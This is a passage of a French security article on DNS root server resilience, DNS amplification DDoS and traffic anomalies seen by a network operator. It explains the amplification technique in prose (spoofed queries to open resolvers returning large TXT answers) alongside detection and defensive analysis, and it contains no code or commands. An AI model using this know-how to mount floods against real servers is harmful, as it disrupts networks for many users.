(plus précisément, la technologie anycast autorise la présence simultanée de plusieurs machines ayant la même adresse IP en plusieurs points du réseau internet. Les flux à destination de ces machines vont être orientés grâce aux protocoles de routage Internet vers le serveur le plus proche). Ainsi, en 2007, le nombre « réel » de serveurs roots DNS dépasse largement la centaine de machines, réparties sur tous les continents, alors que leurs adresses IP publiques sont toujours au nombre de treize. En fait, cette technique d'anycast n'avait simplement pas été déployée sur les deux serveurs qui ont ainsi été saturés par l'attaque du 6 février.

Les attaques sur les roots DNS sont heureusement peu fréquentes. Cela s'explique par plusieurs raisons :

- ⇒ D'une part, la structure actuelle des roots DNS est relativement robuste. Il faut donc disposer d'une force de frappe très importante pour arriver à saturer l'infrastructure complète, car une attaque partielle n'aura que très peu d'effet sur le fonctionnement global.
- ⇒ D'autre part, la criminalité organisée s'oriente de plus en plus vers des activités lucratives. Un botnet est probablement plus rentable lorsqu'il envoie du spam ou lance du DDOS ciblé avec demande de « rançon » que lorsqu'il attaque une infrastructure partagée telle que les roots DNS.
- ⇒ Enfin, les attaquants n'ont normalement aucun intérêt à « scier » la branche sur laquelle ils sont assis ; une attaque réussie de l'infrastructure DNS signifie une paralysie d'internet, donc plus d'outil de travail pour les pirates...

➔ Le DNS comme amplificateur d'attaque ?

En 2006, un nouveau type d'attaque de type DDOS a fait son apparition : les « *DNS Amplification Attacks* ». L'idée de ce type d'attaque est assez originale, puisqu'elle ne consiste pas à attaquer les DNS, mais à les utiliser comme amplificateur pour saturer une cible définie. L'attaque ressemble, par certains aspects, à la bien connue « *smurf* » attaque qui, en son temps, avait semé la terreur...

Le principe simplifié de l'attaque est le suivant : un pirate va identifier un ensemble important de serveurs DNS ouverts sur l'internet (*open servers*), c'est-à-dire autorisant n'importe qui à les interroger sur n'importe quoi. Il va créer ou identifier une résolution DNS intéressante (à savoir de taille importante, par exemple une résolution ayant un champ TXT de grosse taille, disons 4000 octets). L'étape suivante consiste à envoyer des demandes de résolutions DNS, en usurpant l'adresse de la cible, aux divers serveurs DNS ouverts.

Il reste que la surveillance de ces infrastructures DNS reste un sujet sensible et délicat. Plusieurs outils, tels que la page d'observation de « *Team Cymru* » (cf. Figure 3), mesurent en permanence la bonne santé des serveurs roots DNS.



TEAM CYMRU DNS Name Server Status Summary

[team-cymru@cymru.com] [HOME]

All data is current as of **Mon Mar 31 08:16:00 2008 GMT**
[root] [arpa] [asia] [biz] [com] [edu] [gov] [info] [int] [mil] [name] [net] [org]

DNS Legend: ■ response time is within normal parameters ■ no query response or route error
■ response time is slightly higher than normal ■ probe data is stale
■ response time is much higher than normal ■ no probe data received


Network Legend: ■ IP/Prefix/ASN is normal ■ Net info has changed within last 48 hours
■ Net info has changed within last 15 days ■ IP/Prefix/ASN is no longer present

root servers													[top]
server	net status			dns response time									
	IP	Prefix	ASN	as174 Paris, FR	as1224 Urbana, IL US	as3265 Amsterdam, NL	as4808 Beijing, CN	as5486 Tel-Aviv, IL	as12513 Oxford, UK	as12824 Szczecin, PL	as24047 Tokyo, JP	as39655 Brasov, RO	
a.root-servers.net	OK	OK	OK	238 ms	40 ms	85 ms	no response	151 ms	103 ms	117 ms	194 ms	113 ms	
b.root-servers.net	OK	OK	OK	156 ms	72 ms	177 ms	205 ms	223 ms	169 ms	207 ms	139 ms	183 ms	
c.root-servers.net	OK	OK	OK	84 ms	6 ms	92 ms	no response	158 ms	110 ms	124 ms	137 ms	119 ms	
d.root-servers.net	OK	OK	OK	82 ms	33 ms	92 ms	292 ms	159 ms	102 ms	123 ms	207 ms	121 ms	
e.root-servers.net	OK	OK	OK	149 ms	55 ms	156 ms	206 ms	206 ms	174 ms	175 ms	131 ms	186 ms	
f.root-servers.net	OK	OK	OK	149 ms	8 ms	6 ms	231 ms	2 ms	175 ms	49 ms	14 ms	190 ms	
g.root-servers.net	OK	OK	OK	113 ms	103 ms	119 ms	-- no data --	183 ms	134 ms	141 ms	197 ms	142 ms	
h.root-servers.net	OK	OK	OK	85 ms	30 ms	92 ms	282 ms	146 ms	100 ms	114 ms	186 ms	121 ms	
i.root-servers.net	OK	OK	12d18h	10 ms	29 ms	11 ms	344 ms	83 ms	41 ms	25 ms	9 ms	38 ms	
j.root-servers.net	OK	OK	OK	18 ms	133 ms	281 ms	3 ms	-- no data --	52 ms	2 ms	190 ms	58 ms	
k.root-servers.net	OK	OK	OK	84 ms	111 ms	8 ms	353 ms	80 ms	26 ms	25 ms	10 ms	13 ms	
l.root-servers.net	OK	OK	OK	139 ms	63 ms	152 ms	238 ms	185 ms	128 ms	145 ms	211 ms	169 ms	
m.root-servers.net	OK	OK	OK	3 ms	193 ms	16 ms	-- no data --	353 ms	105 ms	110 ms	9 ms	34 ms	

3 Surveillance des DNS – source : <http://www.cymru.com/monitoring/dnsstatus/index.html>

Ceux-ci vont traiter la demande, et répondre à la source apparente de la requête en envoyant le contenu complet de la réponse (et en incluant donc le champ TXT). La beauté de l'attaque réside dans le caractère d'amplification. Une petite question de quelques dizaines d'octets (60 octets par exemple) peut engendrer une réponse de plusieurs milliers d'octets (par exemple de l'ordre de 4000 octets). L'attaquant obtient ainsi un coefficient multiplicateur de l'ordre de 60 !

4 *Attaque mise en œuvre – source : Amplified DNS Distributed Denial of Service (DDoS) Attacks and Mitigation – 1 May 2006 – Ram Mohan rmohan@afilias.in*



Verisign, opérateur du serveur root DNS « J » s'est notamment lancé dans un projet ambitieux, le projet « titan [4] » visant à développer de nouvelles solutions pour augmenter les capacités de traitement des infrastructures, ce qui comprend également les serveurs DNS :

« D'ici 2010, Verisign va augmenter sa capacité de traitement journalière des requêtes DNS, pour passer de 400 milliards de requêtes actuellement à plus de 400 mille milliards. Une

augmentation d'un facteur 10 de la bande passante est aussi prévue, pour passer de 20 gigabits par seconde à plus de 200 Gbps. En distribuant les infrastructures, les systèmes gérant le .com et le .net profiteront d'une meilleure redondance et d'un temps d'accès réduit, ce qui aura pour effet d'améliorer l'expérience utilisateur : moins de goulots d'étranglements, vitesse améliorée. Ces améliorations, à la pointe du progrès, improuveront les capacités d'analyse et de corrélation des événements sécurité et réseau. »



3. Activités malveillantes



3.1 Bilan des dernières attaques de DDoS sur quelques serveurs DNS

La détection d'attaques de DDoS dans les cœurs de réseau peut être réalisée à l'aide d'outils analysant les flux de trafic remontés par les différents routeurs sur leurs interfaces réseau. Les flux remontés par les routeurs sont au format Netflow [5]. Les outils de détection d'attaque réalisent, à partir de ces flux, des corrélations permettant de mettre en évidence des attaques ou des anomalies de trafic.


La figure 5 (page suivante) représente une attaque DNS distribuée sur un serveur DNS hollandais qui est survenue en début d'année atteignant environ 500 kpps. La carte représente, en arrière-plan, une partie du réseau Opentransit (réseau internet

opéré par France Télécom) et en avant-plan, les liens et routeurs particulièrement impliqués dans le transport du trafic d'attaque. Ces liens sont représentés en couleur noire, rouge, orange ou jaune selon la quantité de trafic. La couleur noire est associée aux plus gros volumes de trafic alors que la couleur jaune est associée aux plus faibles volumes de trafic.

Cette carte met en évidence l'aspect distribué de l'attaque. Plus on se rapproche de la cible de l'attaque et plus le volume de trafic transporté est important, puisque chaque routeur sur le chemin d'attaque transporte non seulement le trafic de ses voisins, mais également le trafic des systèmes autonomes (AS) auxquels il est rattaché.

Au cours du mois de février, le réseau Opentransit a transporté des dizaines d'attaques du même type que la précédente et plus précisément 21 attaques de DDoS DNS de plus de

5 Cartographie
d'une attaque DNS
transportée par
Opentransit



300 000 paquets par seconde, dont 3 d'environ 1 million de paquets par seconde et une atteignant pratiquement les 2 millions de paquets par seconde. Les attaques de DDoS DNS semblent donc être monnaie courante sur Internet et il apparaît essentiel de disposer de systèmes de nettoyage permettant de filtrer des volumes de trafic conséquents dans l'objectif de protéger sa plate-forme.

Il faut dire que le DNS constitue souvent une cible de choix, car lorsque l'attaque de déni de service fonctionne correctement, le serveur DNS va être submergé de trafic, et ne pourra alors plus répondre aux requêtes légitimes. Cela va généralement entraîner de fortes perturbations sur la population utilisatrice visée, voire un blocage du réseau.

Outre ces attaques ponctuelles qui peuvent paralyser les serveurs DNS et donc engendrer de très fortes perturbations sur les réseaux, il paraît essentiel pour un opérateur internet d'avoir une vision précise du trafic DNS et des éventuelles anomalies qu'il peut contenir. La section suivante a pour objectif de détailler les différents types d'anomalies que l'on peut rencontrer dans du trafic DNS, ainsi que les menaces y étant associées et pesant sur les plateformes DNS.

⇒ 3.2 Anomalies constatées dans le trafic DNS

Les anomalies que l'on peut rencontrer dans le trafic DNS peuvent se regrouper en deux principales catégories :

⇒ les **anomalies structurelles** qui se matérialisent soit par des requêtes DNS mal formées, soit par des requêtes qui ne peuvent être résolues dans la mesure où elles contiennent des caractères invalides ([RFC 1034]) ou un *Top Level Domain* [6]

(TLD) non référencé par l'Internet Assigned Numbers Authority (IANA) ;

⇒ les **anomalies fréquentielles** qui se matérialisent par une fréquence élevée d'occurrences de requêtes identiques (même type, même contenu) en provenance d'un même client.

Dans le cadre d'études de solutions de protection de plate-forme, de réactions à incidents et de mission de veille, nous avons été amenés à travailler sur divers échantillons et captures de trafic de gros serveurs DNS. La suite de l'article présente une synthèse de quelques résultats intéressants qui sont ressortis de ces études.

⇒ 3.2.1 Anomalies structurelles


Dans nos mesures, les anomalies structurelles représentent environ 5% du trafic DNS et sont relativement régulières dans le temps, évoluant cependant proportionnellement au volume de trafic DNS total.

⇒ 3.2.1.1 Requêtes sur des noms de domaines contenant des caractères invalides

La RFC 1034 précise que, pour des raisons de compatibilité avec les anciens fichiers *hosts.txt* qui réalisaient auparavant les résolutions de noms de domaines, les seuls caractères à utiliser dans les noms de domaines sont les caractères alphanumériques, ainsi que le tiret « - » (à l'exception des points qui séparent les différents niveaux de hiérarchie du domaine). La figure 6 représente, sur un extrait de trafic de 40 minutes, le top 30 des requêtes DNS de type A présentant des caractères non conventionnels tels que l'espace, « \ », « * » ou « _ », ce dernier dénotant souvent de paramètres non configurés (exemple : *domain_not_set.invalid*). Pour des raisons de confidentialité, certains caractères ont été remplacés par des « X » ou des « D » selon qu'il s'agissait de lettres ou de chiffres.

On retrouve également des requêtes sur des noms de domaine représentant les URL complètes (*http://XXXXXXX.dyndns.org:21* ou *ftp://ftpperso.XXXXXXX.fr*) mettant en évidence des erreurs dans les clients DNS utilisés et notamment leur inaptitude à extraire correctement les noms de domaine ou éventuellement des requêtes forgées par des virus. On rencontre également de nombreuses requêtes sur des domaines se terminant par *domain_not_set.invalid*.

Ces anomalies incluent également les erreurs de frappe des clients, mais force est de constater que les plus fréquentes sont plutôt dues à des problèmes de configuration ou des codes viraux agissant à l'insu des propriétaires des machines sur lesquelles ils s'exécutent.



3.2.1.2 Requêtes contenant des TLD invalides

Si la requête DNS paraît contenir des caractères valides, il peut s'avérer intéressant de vérifier le TLD de la requête qui permet de prévoir assez simplement si la requête pourra être résolue ou non. La figure 7, page suivante, représente le top 30 des requêtes DNS de type A contenant des TLD invalides sur un extrait de trafic d'environ 40 minutes au cours d'une matinée.

On constate que 59% des requêtes contenant un TLD incorrect contiennent la chaîne `wpad`. Ce type de requête, dont les initiales signifient *Web Proxy Autodiscovery Protocol*, permet normalement à un navigateur internet de récupérer ses paramètres de configuration de proxy. On retrouve également des requêtes sur des noms de domaines vides, sur « localhost », « 255.255.255.255 », « 0.0.0.0 »...

3.2.1.3 Requêtes non parsables

Un fond de trafic de requêtes DNS mal formées existe également. Un paquet DNS doit contenir un en-tête DNS tel que représenté dans le tableau 1. Il est constitué d'un identifiant de requête sur 2 octets (ID), d'un ensemble de flags et de codes sur 2 octets caractérisant la requête (ou la réponse), ainsi que de quatre entiers de 2 octets indiquant le nombre d'entrées dans la section des questions (QDCOUNT), le nombre d'enregistrements (ANCOUNT), le nombre d'enregistrements relatifs aux serveurs de nommage autoritaires sur la zone, ainsi que le nombre d'enregistrements additionnels (ARCOUNT).

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15
ID															
QR	OPCODE				AA	TC	RD	RA	Z	AD	CD	RCODE			
QDCOUNT															
ANCOUNT															
NSCOUNT															
ARCOUNT															
Tableau 1 : Constitution d'un en-tête DNS															


Tableau 1 : Constitution d'un en-tête DNS

Si, généralement, une requête DNS ne contient qu'une seule question, la norme prévoit qu'il puisse y en avoir davantage. Quoi qu'il en soit, une question est formée d'un nom de domaine (chaîne de caractères qui fait l'objet de la requête), d'un champ `qtype` identifiant le type de requête et d'un champ `qclass` identifiant la classe de la requête.

Pour que la requête soit valide, il est nécessaire que les valeurs de QDCOUNT, ANCOUNT, NSCOUNT et ARCOUNT correspondent aux nombres d'entrées effectivement présentes dans les sections qu'elles représentent.

On retrouve parfois, dans le trafic DNS, des salves de requêtes en provenance d'un client et présentant des valeurs de QDCOUNT, ANCOUNT, NSCOUNT et ARCOUNT toutes nulles alors que la requête contient visiblement une entrée dans la section des questions. Si ces requêtes sont correctement formées, elles présentent visiblement une anomalie.

7 Top 30 des requêtes DNS (de type A) contenant des TLD invalides (sur un extrait de 40 minutes de trafic)



D'autres requêtes, cette fois véritablement mal formées, peuvent contenir des valeurs quelconques de nombres d'entrées alors que les sections correspondantes ne contiennent aucune donnée.

Une autre anomalie assez fréquemment rencontrée se traduit par une requête qui contient une seule entrée dans la section des questions et l'entrée correspondante contient le nom de domaine « *localdomain* », mais précédé du caractère nul (0x00). Par conséquent, un *parseur* DNS ne voit qu'un nom de domaine vide suivi d'un type et d'une classe invalides. Quand bien même ce premier octet nul ne serait pas présent dans la requête, un serveur DNS ne répondrait rien de bien constructif à une requête sur le domaine « *localdomain* ».


relative à l'implémentation et aux spécifications DNS spécifie ainsi des limitations, notamment sur les longueurs des labels (parties des noms de domaines séparées par des « . ») limités à 63 octets, sur les noms de domaine, limités à 255 octets et sur la taille des messages UDP limités à 512 octets. Au-delà de 512 octets, les requêtes DNS sont censées être transportées par le protocole TCP.

3.2.2 Anomalies fréquentielles

Si les précédentes anomalies peuvent faire peser des risques de DoS (normalement assez faibles) sur les plateformes DNS, les

Si ces requêtes anormales ne semblent pas représenter de menace particulière pour des serveurs DNS dans la mesure où elles ne se produisent que de manière marginale, certaines peuvent cependant chercher à exploiter des vulnérabilités de type *overflow* inhérentes à des versions précises de serveurs DNS présentant des vulnérabilités logicielles, afin de provoquer un déni de service. De longues chaînes de caractères dans les entrées des différentes sections peuvent donc être suspectes. La RFC 1035

8 Répartition des requêtes les plus fréquentes contenant des TLD invalides et effectuées par différents internautes



anomalies fréquentielles, quant à elles, peuvent provoquer, selon l'intensité, des DDoS si elles ont pour origine un grand nombre de machines effectuant, chacune, un plus ou moins grand nombre de requêtes.

La figure 8 donne une répartition à un instant donné des requêtes anormales les plus fréquentes (mauvais TLD) en provenance de différents nœuds réseau. On constate par exemple qu'environ 455 requêtes par seconde sur le domaine `wpad` semblent provenir d'un même nœud réseau, représentant ainsi environ 2% du trafic DNS analysé.


Ce genre de dérapage est donc à suivre de près et il paraît important de s'assurer que ce genre de phénomène reste marginal et indépendant. En effet, si une cinquantaine de clients adoptaient un même comportement de ce genre au même moment, on assisterait à un doublement du trafic DNS.

3.2.2.1 Requêtes fréquentes simultanées

En début d'année, lors d'une après-midi, nous avons observé une augmentation du trafic conséquente. Une analyse a montré qu'il s'agissait d'un grand nombre de requêtes DNS de type A cherchant à résoudre un même nom de domaine russe en provenance de nombreuses sources.


Au total, une quarantaine de machines ont généré pendant plusieurs heures entre 10 et 25 requêtes par seconde en moyenne sur le même nom de domaine russe et certainement beaucoup d'autres avec des fréquences inférieures à 10 requêtes par seconde. Si l'on compare le volume de requêtes DNS de type A au moment du début de l'anomalie ce jour-là et aux mêmes heures à d'autres jours avant ou après cette date, on constate que le différentiel s'élève à environ 6 kpps, ce qui signifie que ce jour-là, le nombre de requêtes DNS de type A sur les serveurs était plus élevé de 27% par rapport à la normale.

Ce genre de phénomènes met en évidence le fait que des botnets utilisent régulièrement les services DNS pour effectuer



leurs exactions. Dans ce cas particulier, outre une occupation plus importante de la bande passante, les performances des serveurs DNS ont faiblement été impactées dans la mesure où les serveurs stockent en cache le résultat de la requête sur le nom de domaine recherché par les machines du botnet et n'ont donc pas été contraints d'effectuer des requêtes récursives vers le serveur autoritaire sur la zone concernée à chaque requête en provenance du botnet.

En revanche, si les requêtes avaient été constituées de *Fully Qualified Domain Names* (FQDN) tous différents, mais concernant le même *Second Level Domain* (SLD) [7], les serveurs auraient été obligés d'effectuer des requêtes récursives vers les serveurs autoritaires sur la zone concernée, ce qui aurait eu le double effet de ralentir de manière conséquente les capacités des serveurs DNS (en attente des réponses à leurs requêtes récursives) et de générer un DDoS sur les serveurs autoritaires sur cette zone. Ce genre d'attaque a pu être observé



il y a plusieurs mois, également sur des sites russes, avec des afflux massifs de requêtes contenant un même SLD, mais avec un FQDN commençant par une chaîne de caractères aléatoire de taille variable encodée en base 64.

⇒ 3.2.2.2 Paquets ICMP port-unreachable

Le trafic de type ICMP *port-unreachable* fournit également de précieuses informations concernant les requêtes DNS effectuées à l'insu des propriétaires des machines qui les exécutent. En effet, les piles réseau des machines génèrent habituellement un paquet ICMP *port-unreachable* lorsqu'elles reçoivent un paquet sur un port TCP ou UDP sur lequel aucune *socket* n'a été ouverte (aucun processus n'est donc en écoute sur ce port). Les machines qui génèrent régulièrement des paquets de ce genre sont donc très probablement infectées par un code malveillant. Ce dernier utilise régulièrement des serveurs DNS pour effectuer les résolutions de noms dont il a besoin.

La courbe rouge de la *figure 9* montre l'évolution du volume de trafic ICMP au cours d'une journée. On observe des pics de trafic suspects extrêmement marqués. L'analyse des plus gros contributeurs dans le trafic ICMP (cf. *figure 10*) révèle qu'il s'agit de salves de requêtes DNS sur le domaine **http.localdomain** avec un même port source [8] auxquelles les serveurs DNS répondent. Pour chaque réponse reçue, un paquet ICMP *port-unreachable* est émis dans la mesure où la requête n'a pas été générée par un logiciel client DNS standard et qu'aucune *socket* n'a été ouverte sur le port correspondant au port source contenu dans la requête initiale.

⇒ 3.2.2.3 Similitudes comportementales des contributeurs au trafic MX

Des analyses de trafic ont permis de mettre en évidence de très fortes variations de trafic DNS, généralement entre une et trois fois par jour. La *figure 11* représente, par exemple, le volume



total de trafic à l'entrée d'une plate-forme DNS (sur la courbe rouge) au cours d'une journée. On peut constater une très forte diminution du trafic DNS aux alentours de 21 heures ce jour-là, suivie d'une reprise de l'activité vers 21h30.

